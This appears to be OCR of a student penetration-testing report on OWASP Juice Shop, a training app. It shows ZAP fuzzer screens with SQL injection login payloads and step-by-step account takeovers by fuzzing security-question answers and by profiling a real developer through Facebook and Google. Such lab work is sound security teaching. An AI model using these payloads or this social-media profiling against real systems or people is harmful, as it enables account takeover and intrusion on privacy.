

Untitled Session - originalcoursework - ZAP 2.14.0
Add Payload
Type: Strings
Contents: {"email":"' or 1=1 --","password":"Apoorva@1"}
Multiline:
Save...
Cancel
Add



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Fuzzer
Fuzz Locations Options Message Processors
Payloads
Location: Body [0, 58]
Value: {"email":"apoorva@juice.com'or1=1","password":"APoorva@1"}
Payloads:
Add...
Modify...
Remove
Processors...
Top
Up
Down
Bottom
Remove without confirmation?
Cancel
OK
Start Fuzzer
Reset
Cancel
History
Search
Alerts



OWASP Juice Shop
bjoern kimminich - Google Search
https://www.google.com/search?client=firefox-b-e&q=bjoern+kimminich#ip=1
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Google
bjoern kimminich
Sign in
OWASP Juice Shop Introduction by Bjoern Kimminich - 2 Jun
YouTube · Open Security Summit
2 Jun 2020
10 key moments in this video
OWASP Flagship Projects: OWASP Juice Shop - Björn ...
YouTube · OWASP Foundation
6 Jan 2022
9 key moments in this video
View all
Facebook
https://www.facebook.com › bjoern.kimminich
Björn Kimminich
Björn Kimminich · Works at Kuehne + Nagel · Docent at Nordakademie · Former Architecte informatique at Kuehne & Nagel · Former Software engineer at Lufthansa ...
YouTube · Björn Kimminich
History
WebSockets


16:25
OWASP Juice Shop
Björn Kimminich | Facebo
https://www.facebook.com/bjoern.kimminich/?locale=en_GB
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
facebook
Email or phone
Password
Log in
Forgotten account?
Björn Kimminich
Studied Wirtschaftsinformatik at Nordakademie
School year 2003
High School
Went to Ludwig-Meyn-Gymnasium
School year 1999
Went to Grund- und Hauptschule Birkenallee
School year 1990
Photos
See All Photos
Others named Björn Kimminich
See more
Others with a similar name
Björn Nylander
Bjørn Borgen
Bjorn Deruytter
Log in or sign up for Facebook to connect with friends, family and people you know.
History 151
WebSockets 44
https://www.facebook.com/people/Ludwig-Meyn-Gymnasium/100069580561464/
Find in page
Highlight All
Match Case
Match Diacritics
Whole Words


16:25
OWASP Juice Shop
Ludwig-Meyn-Gymnasiu
https://www.facebook.com/people/Ludwig-Meyn-Gymnasium/100069580561464/?locale=en_GB
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
facebook
Email or phone
Password
Log in
Forgotten account?
Ludwig-Meyn-Gymnasium
98 likes · 103 followers
Posts
About
Photos
Videos
Intro
Page · Secondary school
Seminarstraße 10, Uetersen, Germany
+49 4122 460300
lms-sh.de
No posts available
Log in or sign up for Facebook to connect with friends, family and people you know.
History 182
WebSockets 46
Find in page
Highlight All
Match Case
Match Diacritics
Whole Words


16:35
OWASP Juice Shop
Ludwig-Meyn-Gymnasium
Uetersen | alte-postleitzahlen
https://www.alte-postleitzahlen.de/uetersen
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
PLZ Suche DDR BRD
Impressum Datenschutz
Alte PLZ, neue PLZ oder Ort
Suchen
Ergebnisse für "Uetersen"
Ortname und Ortszusatz
Alte PLZ
Neue PLZ
Bundesland
Uetersen
West-2082
25436
Schleswig-Holstein
Weitere Postkarten und alte Ansichtskarten zuUetersen finden Sie auf oldthing
Alte Ansichtskarten im Original
AK Uetersen-Neuendeich, Restaurant Aal-Kate, reetgedecktes Haus, Innenansichten
Preis: 5,00 €
Stromkonzerne wütend
Anstatt eine teure Solaranlage zu kaufen, sollten Hausbesitzer
AK Uetersen, Teilansicht mit Blick auf den Teich aus der Vogelschau
Preis: 5,00 €
2013 alte-postleitzahlen.de
Top 100 Suchen
www.plz-suche.org


16:37
OWASP Juice Shop
Ludwig-Meyn-Gymnasium
Uetersen | alte-postleitzahlen
https://127.0.0.1:3000/#/forgot-password
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
EN
Forgot Password
Email *
bjoern@juice-sh.op
Security Question *
New Password *
Password must be 5-40 characters long.
9/20
Repeat New Password *
9/20
Show password advice
Change
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!
Out
Off
Sites
Start
Start
Start
Off
History 1384
WebSockets 141



c) Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated:

We created a user with admin permissions or signed into the Target of Evaluation (TOE) as an admin user in order to determine Bjoern's email address in order to test the "Reset Bjoern's Password". Using the "Forgot Password", we had to respond to a security question pertaining to Bjoern's pin/zip code from his early years. We found his teenage location in Uetersen, Germany, and calculated the zip code (West-2082) by checking Facebook and Google. We were able to successfully demonstrate the weakness in the Security Functional Requirements (SFR) of the TOE.


Reset Jim's Password: Reset Jim's password via the Forgot Password mechanism with *the truthful answer* to his security question.


a) Description of penetration testing that was carried out.


1. Logged in using admin email Id as shown in Admin Section or use= asd@asd.com, password = asd@123 to find the email of user Jim.
2. Or Under the Green Smoothie item, find Jim's id as "**jim@juice-sh.op**"
3. Next, we click on Login->Forget Password
4. Using the above Jim's email id, Security question answer as anything you want (I have entered Apoorva), new password = jim@123, repeat password = jim@123.
5. Click on change.
6. The request json object will be **{"email": "jim@juice-sh.op", "answer":"Henry", "new":"jim@123", "repeat":"jim@123"}.**
7. 401 Unauthorized error is triggered which says, "**Wrong answer to security question**".
8. We search for list of sibling names of James on google basically the idea is to try as many names as possible I almost gave 100-150 names.


9. Using these values we create a Fuzz attack payload by selecting security question value field.
10. One of the values i.e. **“Samuel”** gets 200 Ok response. This indicates Jim’s eldest sibling name is Samuel.
11. In this way, Jim’s password reset was successful by copying the authentication data for another user of the TOE.


b) Outcomes/Evidence of the Penetration Testing




